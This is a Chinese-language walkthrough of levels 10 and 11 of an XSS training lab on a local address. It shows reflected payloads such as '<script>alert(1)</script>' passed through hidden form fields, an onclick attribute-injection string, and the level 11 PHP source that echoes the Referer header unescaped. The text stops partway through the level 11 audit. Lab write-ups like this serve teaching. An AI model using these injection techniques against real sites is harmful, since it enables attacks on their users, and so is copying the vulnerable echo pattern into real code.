

没有输入框可以在地址栏中绕过
192.168.80.139/xsschallenge/level10.php?keyword=<script>alert(1)</script>

页面没有反应,
查看页面源代码,发现三个隐藏起来的输入框


可以尝试使用t_link\t_history\t_sort这三个 挨个尝试
发现只有 在t_sort输入的时候,才有变化
http://192.168.80.139/xsschallenge/level10.php?t_sort=<script>alert(1)</script>

构造其他方法
" type="test" οnclick="alert(1)
第十一关
代码审计
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ref"  value="'.$str33.'" type="hidden">
查看页面代码
